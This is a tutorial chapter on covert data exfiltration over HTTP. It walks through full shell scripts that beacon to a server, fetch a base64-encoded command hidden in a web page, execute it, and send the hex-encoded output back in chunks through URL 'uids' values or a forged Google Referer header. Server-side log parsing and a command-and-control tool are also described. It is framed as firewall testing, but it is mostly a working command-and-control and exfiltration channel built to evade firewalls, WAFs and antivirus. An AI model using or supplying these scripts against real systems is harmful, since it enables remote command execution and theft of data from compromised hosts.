Simple way for Data Exfiltration via HTTP Traffic (PART1)

In this chapter I want to talk about Exfiltration via HTTP traffic . the idea for this Technique is “Payloads Injection to HTTP Header via (Referer and Cookie also ID values via urls) by Fake Headers. But we have a lot things in HTTP header to use them as payload , for more information about HTTP Header you can read this link :

HTTP Header fields: https://en.wikipedia.org/wiki/List_of_HTTP_header_fields

Note : when I said “Fake Header”, it means you will have Header with legal fields in HTTP Packet but you can use these fields as payload for DATA Exfiltration.

So in this chapter I will talk about (3 Techniques) which used in my shell code “**NativePayload_HTTP.sh**” also C# code.

These Technique are:
1.DATA Exfiltration/Sending via “ID Variable” and Values by url
2.DATA Exfiltration/Sending via “Referer” HTTP Header Field
3.DATA Exfiltration/Sending via “Cookie” HTTP Header Field

Note: My code has Client-Side (C#/Shell code) and Server-Side (Shell code only).

Note: in this chapter I want to talk about Exfiltration (send data from Client to Server) so my goal is payload send from client to server by web /GET Request and web Response for each /GET Request was not important to me in my codes.

Note : rethink about Web application codes also Web Response is next step in these techniques but this was not my focus in this chapter-12 and my codes.

also I want to talk about this methods by simple codes and simple steps without (Complicated or difficult) Codes or methods . so I will show you , you can do these methods by simple codes and my focus is on HTTP Traffic in this chapter-12 and in my codes my focus was not about “html or aspx” codes or web programming so if you are web developer after read this chapter you can do this better than me (client/server side) for bypassing Firewalls/WAF or Some AVS , but about Firewall Detection against these methods you should test these codes one by one with my tool “**NativePayload_HTTP**” or your own codes , finally I hope these codes and ideas will be useful for you to test your Firewalls and network security tools.

1.DATA Exfiltration/sending via IDs Variable and Values by URL, What is this technique (step by step) ?

In this Method you can use ID or UID values in “url” as Payload to send Data/payloads from client to server.

so let me explain this Method and Technique step by step but we talked about this method in previous chapter-11 too:
for example we have this Payload=”**this is my BMP payload**” and “**this is my second BMP payload**” for Exfiltration via “uids” values and web requests (/GET).
so in Client side we will have something like these Commands to send payloads to server:

Client side :

```
root@kali:~# echo "this is my bmp payload" | xxd -p
74686973206973206d7920626d70207061796c6f61640a
root@kali:~# echo "this is my bmp payload" | xxd -p | rev
a04616f6c69716070207d6260297d60237960237968647
root@kali:~#
root@kali:~# curl http://127.0.0.1/Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 404.
<p>Message: File not found.
<p>Error code explanation: 404 = Nothing matches the given URI.
</body>
root@kali:~#
root@kali:~# echo "this is my second bmp payload" | xxd  -p
74686973206973206d79207365636f6e6420626d70207061796c6f61640a
root@kali:~# echo "this is my second bmp payload" | xxd  -p | rev
a04616f6c69716070207d6260246e6f63656370297d60237960237968647
root@kali:~#
root@kali:~# curl http://127.0.0.1/Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
```

```
<p>Error code 404.
<p>Message: File not found.
<p>Error code explanation: 404 = Nothing matches the given URI.
</body>
root@kali:~#
```

Note: I got Error because I did not have “Mainpage.aspx” file in server side so to avoid “Error Code 404” just we need to create this file in server side by this command :

echo “Ops codes here ;)“ > Mainpage.aspx

Note: Some “http error” will be a “flag” to network traffic detection by firewalls!

in Server-side we should have something like these Commands to download DATA by Web server log file.

Server side :

```
root@kali2:~# nohup python -m SimpleHTTPServer 80 > SimpleHTTPServer.txt  2>&1 &
[1] 1744
root@kali2:~#
root@kali2:~# cat SimpleHTTPServer.txt
nohup: ignoring input
127.0.0.1 - - [24/Dec/2018 15:30:35] code 404, message File not found
127.0.0.1 - - [24/Dec/2018 15:30:35] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647 HTTP/1.1" 404 -
127.0.0.1 - - [24/Dec/2018 15:31:32] code 404, message File not found
127.0.0.1 - - [24/Dec/2018 15:31:32] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647 HTTP/1.1" 404 -
root@kali2:~# cat SimpleHTTPServer.txt  | grep "ids="
root@kali2:~#
127.0.0.1 - - [24/Dec/2018 15:30:35] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647 HTTP/1.1" 404 -
127.0.0.1 - - [24/Dec/2018 15:31:32] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647 HTTP/1.1" 404 -
root@kali2:~#
root@kali2:~# cat SimpleHTTPServer.txt  | grep "ids=" | awk {'print $7'} | cut -d'=' -f2
a04616f6c69716070207d6260297d60237960237968647
a04616f6c69716070207d6260246e6f63656370297d60237960237968647
root@kali2:~#
root@kali2:~# cat SimpleHTTPServer.txt  | grep "ids=" | awk {'print $7'} | cut -d'=' -f2 | rev | xxd -r -p
this is my bmp payload
this is my second bmp payload
root@kali2:~#
```

as you can see we can have these DATA from client to server via Web-Server log file very simple.
Now I want to talk about “script.sh” code to test this method by “**NativePayload_HTTP.sh**” step by step :

Applications Places Text Editor Sat 01:44 en

Open script.sh ~/Desktop/Chapter 12 Tmp Save


```
#!/bin/sh
OS=`uname`
OSv1=`printf '%s' " $OS " | base64 | xxd -p | rev`
Hostid=`hostname -I | base64 | xxd -p | rev`
HOSid=`echo $Hostid$OSv1`
sleep 1
# sending signal as client to detect by server
curl "http://192.168.56.1/default.aspx?Session=$HOSid"
sleep 1

read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &
sleep 2.5
# detecting cmd
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d`
sleep 1
        #executing cmd
        output=`$mycmd`

        sleep 1
        LocalhostIPv4=`hostname -I`
        output=`echo "[$LocalhostIPv4] => "$output`
        # data/cmd-output sending via chunked (uids=bytes).values start
        for bytes in `echo $output | xxd -p -c 12 | rev`;
        do
        sleep 1.5
        nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt  2>&1 &
        done
        # data/cmd-output sending via chunked (uids=bytes).values done
sleep 1.5
# sending signal to server for "cmd-output Exfiltration finish"
nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt  2>&1 &
```

sh Tab Width: 8 Ln 7, Col 31 INS

Picture 1: Script.sh

Step1 (Script.sh Client-side): Client Detection by Server

With this simple code this client will detect by server : **curl "http://192.168.56.1/default.aspx?Session=$HOSid"**
"192.168.56.1" is server IPv4 address and "**HOSid**" is Client information



Picture 2: Client Detected by server .

Server-Side: I used this tool with this syntax: ./**NativePayload_HTTP.sh -exfilwebserver**
As you can see in "Picture 2" client with IPv4.[192.168.56.101] Detected by server with this message:
[!]:Client.IPv4.[192.168.56.101]:Detected

Server-Side: now with this command **"@cli"** or **"@client"** in this tool you can see list of Clients.
In the next step I used command "@ **w.x.y.z"** or **"@interact w.x.y.z"** to interact to client with IPv4 "192.168.56.101" and
Note: w.x.y.z. is Client IPv4 Address.
finally I used this command in server-side "**echo this is simple test ;)**". this command will execute in client side after little bit changes in Web-server pages so let me talk about details:

in this time we have some steps like these:
step 1-1: client send signal to server
step 1-2: client detected by server (add to client list)
step 2-1: server-side (use "@interact IPv4" or "@ IPv4" command) for interact to client and enter command for client-side
step 2-2: server-side , command injected to "getcmd.aspx" page file ("cmd=echo this is simple test ;)") by "base64" format.
step 3-1: client will send /GET request to read/download "getcmd.aspx" page after (press enter to continue...)

step 2-2 : in this time I do not want to talk about server-side codes but you should know this command "**echo this is simple test ;)**" will inject to "getcmd.aspx" page file by something like this format:

html code 1: getcmd.aspx file

```
<span id="myTimeLabel_PivotServerCMD"  style="color:red; visibility:hidden" ></span>
<span id="myTimeLabel_PivotClient"  style="color:red; visibility:hidden" ></span>
<span id="myTimeLabel_TargetHost"  style="color:red; visibility:hidden" >192.168.56.101</span>
<span id="myTimeLabel_Time"  style="color:red; visibility:hidden" >[[22-02-2019.22-42-44]]</span>
<span id="myTimeLabel_FakeheaderStatus"  style="color:red; visibility:hidden" >xheader-off</span>
<span id="myTimeLabel_CMD"  style="color:red; visibility:hidden" >ZWNobyB0aGlzIGlzIHNpbXBsZSB0ZXN0IDspCg==</span>
<span id="myTimeLabel_Base64Status"  style="color:red; visibility:hidden" >,0</span>
<span id="myTimeLabel_Delay"  style="color:red; visibility:hidden" >192.168.56.101|0</span>
<span id="myTimeLabel_FakeHeaderMode"  style="color:red; visibility:hidden" >,0</span>
```

step 3-1 : in this step Client will get "getcmd.aspx" from server by this code:
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &

as you can see in “script.sh” code we have “read -p” before “step 3-1”.

Script.sh code1:

```
read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &
sleep 2.5
# detecting cmd
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d`
```

I used this code because before download “getcmd.aspx” we should do something in server-side like “Picture 2” as you can see in “Picture 2” first step in client-side was (running ./Script.sh) then we have this Message “press enter to continue...” in this time in server-side we have this message (Detected Client : IPv4.[192.168.56.101]) and with this command “@ **192.168.56.101**” or “**@interact 192.168.56.101**” you can interact to this client and finally you should press enter in server-side to inject these information like “**html code1**” to “getcmd.aspx” page.


Step2 (Script.sh Client-side): Detecting Commands

Note : now in this time in client-side you should (press enter to continue….)

as you can see I used this code “**nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &”** for download “getcmd.aspx” page so our output is this “**dumpcmds.log**” file and after (delay: 2.5 sec) by next code you can read this log file:

mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d`

With this line of code you can have command which downloaded from server. Now this command will execute in client-side by code “line number 2”. (you can see this code in [Script.sh code2]).



Picture 3: Detecting CMD (client-side)


Note: you need this delay before read “dumpcmds.log” and recommended value is between 2 up to 4 sec.

Script.sh code2:

```
0    sleep 1
1    # executing cmd
2    output=`$mycmd`
3
4    sleep 1
5    LocalhostIPv4=`hostname -I`
6    output=`echo "[$LocalhostIPv4] => "$output`
7    # data/cmd-output sending via chunked (uids=bytes).values start
8    for bytes in `echo $output | xxd -p -c 12 | rev`;
9    do
10   sleep 1.5
11   nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt  2>&1 &
12   done
13   # data/cmd-output sending via chunked (uids=bytes).values done
14   # sending signal to server for "cmd-output Exfiltration finish"
15   nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt  2>&1 &
```

Step3 (Script.sh Client-side): Executing Command Client-side

now by code in “line 2” you can execute CMD in client-side (locally).
Finally with codes from “line 5 up to 12” your command output + Client IPv4 address will send to server by chunked (12 bytes) via “uids” variable. it means your command output converted to bytes also sent /GET Request via “uids” values to server.
And with code in “line 15” client sent signal to server as “finish flag”. In this time command output will show in server-side like “Picture 4”.



Picture 4: Command executed in client-side and output detected by server-side.

Why this method is important ?

Short answer is : because this way is very simple for send Data from client to server by “legal or illegal Web Applications” via HTTP/HTTPS Traffic.

What is Firewalls Reaction ?

This is very “Important Question” you should think about that and test this method in your Network by this simple code or your own codes with deeply focus on web applications codes also HTTP Traffic.

For example: with my code in this method you will send DATA via URL and “uids” values from client to server but in this code my server always will Response to client by static “Aspx” page and maybe it is “bad behavior” and flag for detection by Firewalls , so what will happen if your server response was by “Dynamic Response” via “Aspx” or “php” pages?

2.DATA Exfiltration/Sending via “Referer” HTTP Header Field , What is this technique (step by step)?

In this method you can use “**referer**” HTTP header field as payload for send data/payload to server.

What is “referer”?
The HTTP “referer” is an optional HTTP header field that identifies the address of the webpage that linked to the resource being requested.

this method step by step :
in this method your Data/Payload will inject to “Referer” field in HTTP Header via simple code .
My code “**script2.sh**” almost is same with previous method code “**script.sh**” but in this case we need HTTP Header and “curl” command with little bit changes, so let me talk about Code:

```
#!/bin/sh
OS=`uname`
OSv1=`printf '%s' " $OS " | base64 | xxd -p | rev`
Hostid=`hostname -I | base64 | xxd -p | rev`
HOSid=`echo $Hostid$OSv1`
sleep 1
# sending signal as client to detect by server
curl "http://192.168.56.1/default.aspx?Session=$HOSid"
sleep 1
read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &
sleep 2.5
# detecting cmd
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d`
sleep 1
        #executing cmd
        output=`$mycmd`
        _Random2=`head /dev/urandom | tr -dc 0-9a-f | head -c8`
        sleep 1
        LocalhostIPv4=`hostname -I`
        output=`echo "[$LocalhostIPv4] => "$output`
        # data/cmd-output sending via chunked (uids=bytes).values start
        for bytes in `echo $output | xxd -p -c 12 | rev`;
        do
        sleep 1.5
        # nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt  2>&1 &
                        nohup curl -v \
                        -H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
                        -H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
                        -e "https://www.google.com/search?ei=bsZAXPSqD&uids=$bytes&q=$_Random2&oq=a0d3d377b&gs_l=psy-ab.3.........0....1..gws-wiz.IW6_Q"
                        -A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
                        "http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
        done
        # data/cmd-output sending via chunked (uids=bytes).values done
sleep 1.5
# sending signal to server for "cmd-output Exfiltration finish"
nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt  2>&1 &
```

Picture 5: Script2.sh
as you can see this “script2.sh” is as same as with “script.sh” but just we have some new things in “curl” command.
It means all steps for “script2.sh” are same with “script.sh” .

Script.sh:

```
nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt  2>&1 &
```

Script2.sh:


```
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.google.com/search?ei=bsZAXPSqD&uids=$bytes&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.........0....1..gws-wiz.IW6_Q" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
```

as you can see in “script2.sh” we don’t have “uids=” variable in “url” and this variable injected to “referer” field by switch “-e”

```
-e "https://www.google.com/search?ei=bsZAXPSqD&uids=$bytes&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.........0....1..gws-wiz.IW6_Q" \
```

